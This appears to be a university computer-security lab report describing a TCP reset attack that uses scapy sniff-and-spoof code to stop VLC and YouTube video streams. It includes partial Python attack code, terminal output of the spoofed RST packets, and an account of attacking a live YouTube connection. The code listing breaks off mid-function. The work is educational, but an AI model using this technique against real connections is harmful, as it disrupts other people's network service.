Bangladesh University of Engineering and Technology

CSE 406

Commputer Security Sessional

Final Report

TCP Reset Attack on Video Streaming

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1 Introduction

The objective of a **TCP Reset Attack** is to break an existing TCP connection between two victim hosts. In the case of **TCP Reset Attack on video streaming**, an attack will be performed that sends TCP reset packet to the video streaming server spoofing as the victim and the video streaming will be closed in victim's machine.

2 Design

In this scenario, there are three machines -

- Server: acts as the video streaming provider.
- Victim: streams the video.
- Attacker: attacks the TCP connection and stops victim's video streaming.

All these three machines are in the same LAN. So, the attacker can sniff the packets of the TCP connection between victim and server. Then it generates TCP RST packets by spoofing as the victim and sends them to either the server or the victim. In the implementation, the server is chosen as the destination of the RST packets. Upon receiving the RST packets, the connection becomes closed and the video streaming is stopped on the victim machine.

3 Setup

The configuration of the machines are as follows:

- Server
  - OS
    - Type: Main OS
    - Version: Ubuntu 16.04 64-bit
  - MAC Address: 18:cf:5e:9e:9e:e3
- Victim
  - OS
    - Type: Virtual Machine
    - Version: Ubuntu 16.04 32-bit
  - MAC Address: 08:00:27:05:A8:89
- Attacker
  - OS

        * Type: Virtual Machine
        * Version: Ubuntu 16.04 32-bit
    - MAC Address: 08:00:27:BD:C6:AF

A LAN is created linking the three machines with the following configuration:

- Subnet Address: 192.168.0.000
- Broadcast: 192.168.0.255
- Subnet Mask: 255.255.255.0
- Inet Address:
    - Server: 192.168.0.103
    - Victim: 192.168.0.106
    - Attacker: 192.168.0.107

Additional software elements:

- VLC player: installed in the server and the victim machine for video streaming.
- Wireshark: installed in all three machines for packet capture.
- Scapy-Python: installed in the attacker machine for code implementation.

4 Steps of the Attack

4.1 Streaming video in the server

At first, the video streaming needs to be initiated in the server side. The steps are as follows:

- In the Media menu in VLC the stream option is selected.
- A video file is added for streaming.
- In the destination setup, the new destination is set to HTTP and 8080 is added as the port.
- Finally in the option setup, after clicking the stream button , the video starts to be streamed.



Figure 1: VLC Destination Setup



Figure 2: VLC Streaming

4.2 Opening Network Stream in the victim

In the VLC of the victim machine , ”open network stream” option is selected in the media and **http://192.168.0.103:8080/** is inserted in the URL field. Then the video starts playing.



Figure 3: Opening Network Stream in Victim Machine



Figure 4: Video Playing in VLC

4.3 Snapshots of Wireshark before Attack

The snapshots taken in the three machines are given here. The transmission of TCP packets is seen in all machines as they are in the same LAN. In the capture list ,the IP address 192.168.0.103 refers to the server machine and 192.168.0.106 refers to the victim machine.



Figure 5: Server Side Wireshark Capture



Figure 6: Victim Side Wireshark Capture

4.4 Executing Attack using *Sniff-and-Spoof Approach*

Now, in the attacker side the flow of attack is executed as follows:

- TCP packets are sniffed using the **sniff** function of **scapy**



Figure 7: Attacker Side Wireshark Capture

- New RST packets are built using the information of sniffed packets
- RST bit of the packet is set
- Code is executed in the terminal. In the terminal the parameter 192.168.0.103

```
Sending Reset Packet
.
Sent 1 packets.
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 192.168.0.106
  dst       = 192.168.0.103
  \options   \
###[ TCP ]###
     sport     = 47160
     dport     = http_alt
     seq       = 3046998439L
     ack       = 0
     dataofs   = None
     reserved  = 0
     flags     = R
     window    = 8192
```

Figure 8: Executing Attack File in Terminal

is the IP address of the **Server** machine.



Figure 9: Attacker Side Wireshark Capture



Figure 10: Victim Side Wireshark Capture

- RST packets are sent to the server spoofed as sent from victim machine
- The connection is terminated and the video streaming is stopped in victim machine.
- The server is still streaming the video because only the victim is affected in the attack.



Figure 11: Server Side Wireshark Capture



Figure 12: Video Streaming Stopped in Victim machine

5 Attack on YouTube Streaming

In this scenario ,the victim is streaming a video from YouTube and the attacker tries to reset the streaming.This time, the IP address of victim is 192.168.0.104.

5.1 Attack Steps

- Victim enters the URL and starts streaming
- Attacker sniffs the packets using Wireshark
- Attacker excutes the attack file the same as before. This time the destination IP address parameter is different and it is 110.76.130.17.
- RST packets are sent to YouTube's IP address.



Figure 13: Video Streaming Continues in Server machine



Figure 14: VLC Youtube URL



Figure 15: VLC Youtube Streaming



Figure 16: Attacker Side Wireshark Capture

- Video stops playing

```
.
Sent 1 packets.
Sending Reset Packet
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 192.168.0.104
  dst       = 110.76.130.17
  \options   \
###[ TCP ]###
     sport     = 58870
     dport     = https
     seq       = 1747546016
     ack       = 37
     dataofs   = None
     reserved  = 0
     flags     = R
     window    = 8192
```

Figure 17: Execution of Code in Terminal



Figure 18: Attacker Side Reset Packet Wireshark Capture

6 Success of Attack

The attack performed here is successful. The purpose of the attack is to stop a video streaming in the victim machine by resetting established TCP connection



Figure 19: Victim Side Reset Packet Wireshark Capture



Figure 20: Video Streaming Stopped in Victim machine

between victim and server, and the attacker has been able to do it. It has been successful not only just in LAN but also in online. The reason lies in the explanation of the code:

- Firstly the **sniff** function has been called on **"enp0s3"** interface and only TCP packets are filtered.Because the server and the victim are using **"enp0s3"** interface and TCP connection.

```
# sniffing TCP packet and sending it to packet_info_extract

sniff(iface='enp0s3', prn=packet_info_extract, count=2, filter='tcp')
```

- The sniffed packet are sent to `packet_info_extract` function. There the source and the destination IP addresses of the sniffed packet are compared with victim's IP address and the IP address given as argument in the terminal respectively. And if they match, then the next step is taken.
- After the match, TCP information of the packet are extracted and `reset_connection` function is called.

```
def packet_info_extract(pkt):

# getting ip info

    iplayer = pkt.getlayer(IP)

    source_ip = iplayer.src
    dest_ip = iplayer.dst

# Check request source is victim and dest is server

    if source_ip == '192.168.0.106' and dest_ip == sys.argv[1]:
        print ' source ip of packet is %s' % source_ip
        print pkt.show()

# getting tcp info

        tcplayer = pkt.getlayer(TCP)

        t_sequence = tcplayer.seq
        t_sourceport = tcplayer.sport
        t_destport = tcplayer.dport

        print 'sequence number is %s' % t_sequence

# Calling reset function

        reset_connection(dest_ip, t_sourceport, t_destport, t_sequence)
```

- In the `reset_connection` function a new TCP packet is generated. The IP layer and the TCP layer uses the information extracted in the `packet_info_extract` function.

- Lastly, the RST flag is set and the send function is called.

```
def reset_connection(
    dest_ip,
    tcp_sport,
